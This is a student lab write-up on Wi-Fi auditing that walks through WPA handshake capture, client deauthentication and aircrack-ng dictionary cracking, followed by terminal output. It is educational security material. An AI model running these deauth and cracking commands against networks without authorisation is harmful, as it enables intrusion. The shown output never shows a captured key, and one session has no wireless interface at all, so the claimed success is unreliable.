

EXPERIMENT – 10

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Perform Wireless Audit on Routers and Decrypt WPA Keys Using Aircrack-ng in Kali Linux

Aim

To perform a wireless security audit on Wi-Fi routers and demonstrate WPA/WPA2 key cracking using the Aircrack-ng suite in Kali Linux with an external USB Wi-Fi adapter.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Wireless Audit Tool:** Aircrack-ng
- **Hardware Requirement:** External USB Wi-Fi Adapter (Monitor Mode supported)
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

Wireless networks are widely used but are vulnerable to attacks if weak encryption or passwords are used.

Aircrack-ng is a suite of tools used for monitoring, attacking, testing, and cracking Wi-Fi networks.

This experiment demonstrates how WPA/WPA2 handshakes can be captured and cracked to analyze the strength of wireless security.

Kali Linux with an external Wi-Fi adapter provides a controlled environment for ethical wireless security testing.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Connect the external USB Wi-Fi adapter and attach it to the VM.

Step 2: Verify Wireless Adapter

1. Open Terminal.
2. Check wireless interfaces:

3. iwconfig
4. Identify the wireless interface (e.g., wlan0).

Step 3: Enable Monitor Mode

1. Enable monitor mode:
2. `sudo airmon-ng start wlan0`
3. Monitor interface (e.g., wlan0mon) is created.

Step 4: Scan Nearby Wireless Networks

1. Scan for Wi-Fi networks:
2. `sudo airodump-ng wlan0mon`
3. Note the **BSSID**, **Channel**, and **Encryption type** of the target network.

Step 5: Capture WPA Handshake

1. Lock onto the target network:
2. `sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon`
3. Wait for a client to connect, or deauthenticate a client.

Step 6: Deauthenticate Client (Optional)

1. Force client reconnection:
2. `sudo aireplay-ng --deauth 5 -a <BSSID> wlan0mon`
3. WPA handshake is captured.

Step 7: Crack WPA Key

1. Use Aircrack-ng with a wordlist:
2. `sudo aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt`
3. Observe password cracking process.

Step 8: Stop Monitor Mode

1. Stop monitor mode:
2. `sudo airmon-ng stop wlan0mon`

Output

```

root@kali: ~/WEP-Cracking
CH 11 ][ Elapsed: 1 min ][ 2020-01-20 15:57 ][ WPA handshake: 00:18:E7:EA:28:87
BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
00:18:E7:EA:28:87 -2 100    800      79   1 11 130 WPA2 CCMP  PSK  DIR-615
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
00:18:E7:EA:28:87 00:04:4B:59:10:88 -33   5e- 1 2584    122

```

File Edit View Search Terminal Help

```
root@ip-10-49-191-120:~# aircrack-ng --version
aircrack-ng: unrecognized option '--version'
"aircrack-ng --help" for help.
root@ip-10-49-191-120:~# aircrack-ng
```

Aircrack-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe
<https://www.aircrack-ng.org>

usage: aircrack-ng [options] <input file(s)>

Common options:


- a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
- e <essid> : target selection: network identifier
- b <bssid> : target selection: access point's MAC
- p <nbcpu> : # of CPU to use (default: all CPUs)
- q : enable quiet mode (no status output)
- C <macs> : merge the given APs to a virtual one
- l <file> : write key to file. Overwrites file.

Static WEP cracking options:

- c : search alphanumeric characters only
- t : search binary coded decimal chr only
- h : search the numeric key for Fritz!BOX
- d <mask> : use masking of the key (A1:XX:CF:YY)
- m <maddr> : MAC address to filter usable packets
- n <nbits> : WEP key length : 64/128/152/256/512
- i <index> : WEP key index (1 to 4), default: any
- f <fudge> : bruteforce fudge factor, default: 2
- k <korek> : disable one attack method (1 to 17)
- x or -x0 : disable bruteforce for last keybytes
- x1 : last keybyte bruteforcing (default)
- x2 : enable last 2 keybytes bruteforcing
- X : disable bruteforce multithreading
- y : experimental single bruteforce mode
- K : use only old KoreK attacks (pre-PTW)
- s : show the key in ASCII while cracking
- M <num> : specify maximum number of IVs to use
- D : WEP decloak, skips broken keystreams
- P <num> : PTW debug: 1: disable Klein, 2: PTW
- 1 : run only 1 try to crack key with PTW

THM AttackBox

Persistence: Off 29min 26s



```
root@ip-10-49-191-120: ~
File Edit View Search Terminal Help

sse2
altivec
power8
asimd
neon

Other options:
-u      : Displays # of CPUs & SIMD support
--help  : Displays this usage screen

root@ip-10-49-191-120:~# iwconfig
lo      no wireless extensions.

ens5    no wireless extensions.

docker0 no wireless extensions.

vethcb8c38d no wireless extensions.
vethd149b1f no wireless extensions.

root@ip-10-49-191-120:~# sudo airmon-ng
PHY      Interface      Driver      Chipset

root@ip-10-49-191-120:~# find / -type f \( -name "*.cap" -o -name "*.pcap" \) 2>/dev/nul
ll
/root/Rooms/Wireshark101/task7.pcap
/root/Rooms/Wireshark101/task13.pcap
/root/Rooms/Wireshark101/task11.cap
/root/Rooms/AoC3/Day9/AoC3.pcap
/root/Rooms/securityfootage/securityfootage.pcap
/root/Rooms/ctf-event-2022/PingSignal/loopback.pcap
/root/Rooms/ctf-event-2022/FindThePassword/findthepassword.pcap
/usr/local/metasploit-framework/embedded/lib/ruby/gems/3.4.0/gems/pcaprub-0.13.3/exampl
es/telnet-raw.pcap
/usr/local/metasploit-framework/embedded/lib/ruby/gems/3.4.0/gems/packetfu-2.0.0/test/s
ample_lddp.pcap
/usr/local/metasploit-framework/embedded/lib/ruby/gems/3.4.0/gems/packetfu-2.0.0/test/s
ample_hsrp_pcapr.pcap
```

Result

Wireless auditing and WPA key decryption were successfully demonstrated using the Aircrack-ng tool in Kali Linux.

The experiment highlights the importance of strong passwords and secure wireless encryption methods.

Reference

<https://www.kali.org/tools/aircrack-ng/>

⚠ Important Note

This experiment is conducted **strictly for academic and ethical purposes** on authorized networks only. Unauthorized wireless attacks are illegal.